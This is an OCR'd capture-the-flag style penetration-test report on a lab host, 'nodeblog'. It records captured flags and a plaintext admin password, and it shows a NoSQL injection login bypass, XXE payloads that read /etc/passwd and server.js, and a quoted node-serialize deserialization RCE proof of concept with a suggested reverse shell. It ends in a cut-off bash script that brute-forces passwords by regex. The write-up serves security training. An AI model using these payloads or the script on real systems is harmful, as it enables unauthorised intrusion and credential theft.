Host Report

10.10.11.139 - Linux 4.15 - 5.6

Linux - Shelled - Owned

Host Notes:

admin@nodeblog:~$ cat user.txt
cat user.txt
02f29e1f5f38f1457b03aca1c34bc295

root@nodeblog:/home/admin# cat /root/root.txt
cat /root/root.txt
200c0806702ed4d8c139a6fdfcc8ecd3

Ports:


Port	Proto	Service	Version	Status
22	tcp	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)	Owned

Port Notes:
When we try to navigate to the /home/admin folder, we get a permission denied. We are able to change the permissions with:

chmod +x admin (can also use chmod 777 admin)

cd admin

admin@nodeblog:~$ cat user.txt
cat user.txt
02f29e1f5f38f1457b03aca1c34bc295



PRIVILEGE ESCALATION

Port	Proto	Service	Version	Status

We have the admin credential, but when we try sudo -l we get an error about our shell not allowing a password entry. Upgrade to a tty shell using:

admin:IppsecSaysPleaseSubscribe

python3 -c 'import pty; pty.spawn("/bin/bash")'

admin@nodeblog:~$ sudo -l
sudo -l
[sudo] password for admin: IppsecSaysPleaseSubscribe

Matching Defaults entries for admin on nodeblog:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on nodeblog:
    (ALL) ALL
    (ALL : ALL) ALL

So, admin can run all commands as sudo.
We can run:

sudo su

[sudo] password for admin: IppsecSaysPleaseSubscribe

and we're root. Grab the flag and proof.

root@nodeblog:/home/admin# cat /root/root.txt
cat /root/root.txt
200c0806702ed4d8c139a6fdfcc8ecd3


Port	Proto	Service	Version	Status

```
root@nodeblog:/home/admin# whoami
whoami
root
root@nodeblog:/home/admin# hostname
hostname
nodeblog
root@nodeblog:/home/admin# ifconfig
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.139  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb9:627c  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:62:7c  txqueuelen 1000  (Ethernet)
        RX packets 164  bytes 14241 (14.2 KB)
        RX errors 0  dropped 15  overruns 0  frame 0
        TX packets 71  bytes 11761 (11.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2629  bytes 215358 (215.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2629  bytes 215358 (215.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@nodeblog:/home/admin# cat /root/root.txt
cat /root/root.txt
200c0806702ed4d8c139a6fdfcc8ecd3
root@nodeblog:/home/admin#
```


5000	tcp	http	Node.js (Express middleware)	Owned

Port Notes:
Navigating to http://10.10.11.139:5000 is a UHC Qualifier Blog page.

Port	Proto	Service	Version	Status



Clicking the Login button provides a usual Login Form. Looks like we'll need to intercept this in BurpSuite.




Let's see if we can manipulate those username & password parameters and get past this login form.
If we change the Content-Type to accept JSON and change the parameter string to:

{"user": "admin", "password": {"$ne": "wrongpassword"}}

then we do receive a cookie that we can use to bypass the login. Outstanding! This is an example of a NoSQL Injection Auth Bypass. You can find more examples at PayloadAllTheThings under NoSQL Injection (https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection).

Set-Cookie:
auth=%7B%22user%22%3A%22admin%22%2C%22sign%22%3A%2223e112072945418601deb47d9a6c7de8%22%7D;

Port	Proto	Service	Version	Status



Port	Proto	Service	Version	Status


Adding the cookie and refreshing the page bypasses the login.


We should be able to manipulate the cookie in order to get users and passwords, but most importantly manipulate it in a way to get a reverse shell using Node.js serialization exploits.

I bring this up because there is an upload button, but it only accepts XML format. XML upload and a "homegrown" web app using Node.js lead me to thing XML eXternal Entity attacks (XXE).

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<post>
        <title>0xdf's Post</title>
        <description>Read File</description>
        <markdown>&file;</markdown>
</post>
```

Port	Proto	Service	Version	Status





Port	Proto	Service	Version	Status

We are able to retrieve the passwd file confirming the XXE.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
admin:x:1000:1000:admin:/home/admin:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mongodb:x:109:117::/var/lib/mongodb:/usr/sbin/nologin
```


Let's change the file:/// and see if we can pull the server.js and confirm the serialization/deserialization path.

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:////opt/blog/server.js">
]>
<post>
        <title>0xdf's Post</title>
        <description>Read File</description>
        <markdown>&file;</markdown>
</post>
RESPONSE:
```

Port	Proto	Service	Version	Status

```
const express = require('express')
const mongoose = require('mongoose')
const Article = require('./models/article')
const articleRouter = require('./routes/articles')
const loginRouter = require('./routes/login')
const serialize = require('node-serialize') <<<<<<< There's our Serialization
const methodOverride = require('method-override')
const fileUpload = require('express-fileupload')
const cookieParser = require('cookie-parser');
const crypto = require('crypto')
const cookie_secret = "UHC-SecretCookie"
//var session = require('express-session');
const app = express()

mongoose.connect('mongodb://localhost/blog')

app.set('view engine', 'ejs')
app.use(express.urlencoded({ extended: false }))
app.use(methodOverride('_method'))
app.use(fileUpload())
app.use(express.json());
app.use(cookieParser());
//app.use(session({secret: "UHC-SecretKey-123"}));

function authenticated(c) {
    if (typeof c == 'undefined')
        return false

    c = serialize.unserialize(c)

    if (c.sign == (crypto.createHash('md5').update(cookie_secret + c.user).digest('hex')) ){
        return true
    } else {
        return false
    }
}


app.get('/', async (req, res) => {
    const articles = await Article.find().sort({
        createdAt: 'desc'
    })
    res.render('articles/index', { articles: articles, ip: req.socket.remoteAddress, authenticated:
authenticated(req.cookies.auth) })
})

app.use('/articles', articleRouter)
app.use('/login', loginRouter)


app.listen(5000)
```

Port	Proto	Service	Version	Status



The function that looks promising is:

```
function authenticated(c) {
    if (typeof c == 'undefined')
        return false

    c = serialize.unserialize(c)

    if (c.sign == (crypto.createHash('md5').update(cookie_secret + c.user).digest('hex')) ){
        return true
    } else {
```

Port	Proto	Service	Version	Status

```
        return false
    }
}
```

The function deserializes the cookie value. The cookie for admin is:

%7B%22user%22%3A%22admin%22%2C%22sign%22%3A%2223e112072945418601deb47d9a6c7de8%22%7D


There's some URL encoding going on, but if we run it through CyberChef, it decodes to:

{"user":"admin","sign":"23e112072945418601deb47d9a6c7de8"}

Snyk.io has a nice CVE-2017-5941 article (https://security.snyk.io/vuln/npm:node-serialize:20170208) that has exploit proof of concept code for a script that should allow us to remotely execute code.
The article says that we need code similar to this:

var serialize = require('node-serialize'); var payload = '{"rce":"_$$ND_FUNC$$_function () {require(\'child_process\').exec(\'ls /\', function(error, stdout, stderr) { console.log(stdout) });}()"}'; serialize.unserialize(payload);

We could change the .exec(\'ls /\' to insert a reverse shell callback.



We should be able to actually extract the password by using Regex expressions in a bash script.

```
#!/usr/bin/env bash

url=10.10.11.139:5000/login
user=admin

function do_nosqli() {
        curl $url -H 'Content-Type: application/json' -sd $1 | grep Invalid
}

while true; do
        data='{"user":"'$user'","password":{"$regex":"^.{'$password_length'}$"}}'
        echo -ne "Password length: $password_length\r"

        if [ -z "$(do_nosqli "$data")" ]; then
                break
        fi
```

Port	Proto	Service	Version	Status

```
        password_length=$((password_length + 1))
done

echo

for i in $(seq 1 $password_length); do
        echo -ne "Password: $password\r"

        for c in {A..Z} {a..z} {0..9}; do
